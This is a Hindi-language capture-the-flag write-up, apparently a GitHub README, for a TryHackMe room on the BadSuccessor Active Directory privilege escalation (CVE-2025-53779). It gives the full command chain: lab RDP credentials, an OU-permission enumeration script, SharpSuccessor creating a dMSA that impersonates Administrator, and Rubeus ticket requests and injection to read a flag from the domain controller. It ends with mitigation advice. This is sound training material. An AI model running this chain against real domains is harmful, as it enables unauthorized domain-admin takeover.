
 musa-xvi/active-directory-badsuccessor
Windows का उपयोग करके CVE-2025-53779 के शोषण को कवर करने वाला एक TryHackme कमरा।

इस रूम में, हम BadSuccessor विशेषाधिकार वृद्धि तकनीक का पता लगाते हैं, जो Active Directory में प्रत्यायोजित प्रबंधित सेवा खातों (delegated Managed Service Accounts) का दुरुपयोग करने वाली एक कमजोरी है। यह हमला एक उपयोगकर्ता को dMSA ऑब्जेक्ट पर पर्याप्त नियंत्रण रखते हुए किसी अन्य खाते का रूप धारण करने और संभावित रूप से Domain Administrator विशेषाधिकार प्राप्त करने की अनुमति देता है।
रूम: https://tryhackme.com/room/adbadsuccessor
कठिनाई स्तर: मध्यम
दिनांक: 05/06/2026
संस्करण: 1.0
उद्देश्य: यह प्रदर्शित करना कि प्रत्यायोजित प्रबंधित सेवा खातों का दुरुपयोग करके विशेषाधिकारों को बढ़ाया जा सकता है और Active Directory वातावरण से समझौता किया जा सकता है।
भूमिका: Terry Byte (tbyte)
लक्ष्य: नव परिनियोजित Active Directory वातावरण की सुरक्षा का आकलन करना और यह निर्धारित करना कि क्या यह BadSuccessor हमले के प्रति संवेदनशील है।
इस हमले में दो मुख्य चरण होते हैं:
xfreerdp /v:10.211.101.20 /u:tbyte /p:P\@SSw0rd345 /dynamic-resolution
Proof-of-Concept निर्देशिका में जाएँ:
cd C:\PoC
सामग्री सत्यापित करें: dir

https://github.com/akamai/BadSuccessor/blob/main/Get-BadSuccessorOUPermissions.ps1
notepad Get-BadSuccessorOUPermissions.ps1

.\Get-BadSuccessorOUPermissions.ps1

Administrator खाते का रूप धारण करने वाला एक प्रत्यायोजित प्रबंधित सेवा खाता बनाने के लिए SharpSuccessor का उपयोग करें:
.\SharpSuccessor.exe add /path:"ou=LabOU,dc=tryhackme,dc=local" /account:tbyte /name:pentest_dmsa /impersonate:Administrator

क्या होता है?
एक प्रत्यायोजित टिकट ग्रांटिंग टिकट (TGT) प्राप्त करने के लिए Rubeus का उपयोग करें:
.\Rubeus.exe tgtdeleg /nowrap

यह कमांड एक Base64-एन्कोडेड Kerberos टिकट लौटाता है।
उत्पन्न टिकट कॉपी करें।
.\Rubeus.exe asktgs /targetuser:pentest_dmsa$ /service:krbtgt/tryhackme.local /opsec /dmsa /nowrap /ptt /ticket:<Base64_Ticket>

परिणाम:
नया Kerberos टिकट dMSA खाते के लिए मेमोरी में इंजेक्ट किया जाता है।
Administrator संदर्भ में चल रही सेवाओं तक पहुँच प्राप्त करने के लिए dMSA टिकट का लाभ उठाएँ:
.\Rubeus.exe asktgs /user:pentest_dmsa$ /service:cifs/DC-LAB2025-01.tryhackme.local /opsec /dmsa /nowrap /ptt /ticket:<Base64_Ticket>

परिणाम:
dir \\DC-LAB2025-01.tryhackme.local\c$\Users\Administrator\Desktop\
Administrator डेस्कटॉप पर संग्रहीत फ्लैग पढ़ें:
Get-Content \\DC-LAB2025-01.tryhackme.local\c$\Users\Administrator\Desktop\flag.txt

फ्लैग सफलतापूर्वक प्राप्त हो गया।
BadSuccessor दर्शाता है कि प्रत्यायोजित प्रबंधित सेवा खाते Active Directory वातावरण में विशेषाधिकार वृद्धि के मार्ग कैसे प्रस्तुत कर सकते हैं। Active Directory कई संगठनों के लिए पहचान की रीढ़ के रूप में कार्य करता है; Kerberos और खाता प्रत्यायोजन को प्रभावित करने वाली कमजोरियों के गंभीर परिणाम हो सकते हैं।
एक हमलावर जिसके पास dMSA ऑब्जेक्ट पर पर्याप्त अनुमतियाँ हैं, वह निम्न कार्य कर सकता है:
BadSuccessor (CVE-2025-53779) को कम करने के लिए, संगठनों को तुरंत Microsoft के सुरक्षा अपडेट लागू करने चाहिए, dMSA अनुमतियों को प्रतिबंधित और समीक्षित करना चाहिए, संदिग्ध Kerberos गतिविधि की निगरानी करनी चाहिए, प्रत्यायोजन संबंधों का ऑडिट करना चाहिए, और न्यूनतम विशेषाधिकार के सिद्धांत को लागू करना चाहिए। Active Directory प्रत्यायोजन सेटिंग्स की नियमित समीक्षा संभावित विशेषाधिकार वृद्धि मार्गों की पहचान करने और उन्हें कम करने में मदद कर सकती है।
इस रूम ने निम्नलिखित के साथ मूल्यवान व्यावहारिक अनुभव प्रदान किया:
